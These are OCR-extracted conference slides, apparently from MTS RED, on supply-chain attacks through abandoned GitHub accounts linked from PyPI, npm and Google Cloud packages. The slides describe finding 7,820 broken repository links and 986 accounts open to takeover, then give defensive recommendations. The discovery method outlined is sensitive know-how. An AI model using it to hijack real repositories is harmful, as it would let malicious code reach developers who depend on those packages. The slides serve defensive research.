
Figure 29. Number of steps per incident (n=1,285). Short attack paths are much more common than lorg attack paths

ПОВЕРХНОСТЬ АТАКИ ↑↑

СТОИМОСТЬ АТАКИ ↓



ЦЕПОЧКА ПОСТАВОК ↑



dependency confusion
source code repository
repository hijacking
build dependency
package
package repository
runtime dependency
typosquatting
malicious code injection
instructions
package name
artifacts
attacks

Предпосылки для массового заражения зависимостей

Использование кода
из чужого репозитория

Удаление/перенос/
продажа аккаунта

Методика анализа



От теории к практике (Извлечение ссылок ведущих на GitHub)

- Google Cloud Console
- PYPI
- NPM

PYPI

484 тыс.
репозиториев

293 тыс.
уникальных

NPM

2,5 млн
репозиториев

1 млн
уникальных


Google Cloud Console

3,3 млн
уникальных
репозиториев

M T C RED


Получение битых ссылок (corrupted links)

- Nuclei
- «Sign in to GitHub»
- «GitHub Pages site here For root URLs»



MTC RED


7820 ссылок на репозитории являются «corrupted links»



MTC RED


Подтверждение легитимной перерегистрации пользователей из «corrupted links»

- временный почтовый ящик
- произвольный пароль
- список аккаунтов из «corrupted links»




MTC RED

986 аккаунтов пользователей подвержены атаке типа «takeover»



MTC RED

Результаты анализа



Рекомендации

01 Извлечь все ссылки на Git, которые используются в вашем коде

02 Проверить их актуальность и доступность

03 Исключить недоступные

04 Повторить пункты 1-3 при следующем релизе

Рекомендации

- Не доверяй внешним источникам: контролируй зависимости
- Проводи инвентаризацию
- Обучай разработчиков
- Строй платформу безопасной разработки

M T

@MTSRED_CO

СПАСИБО!

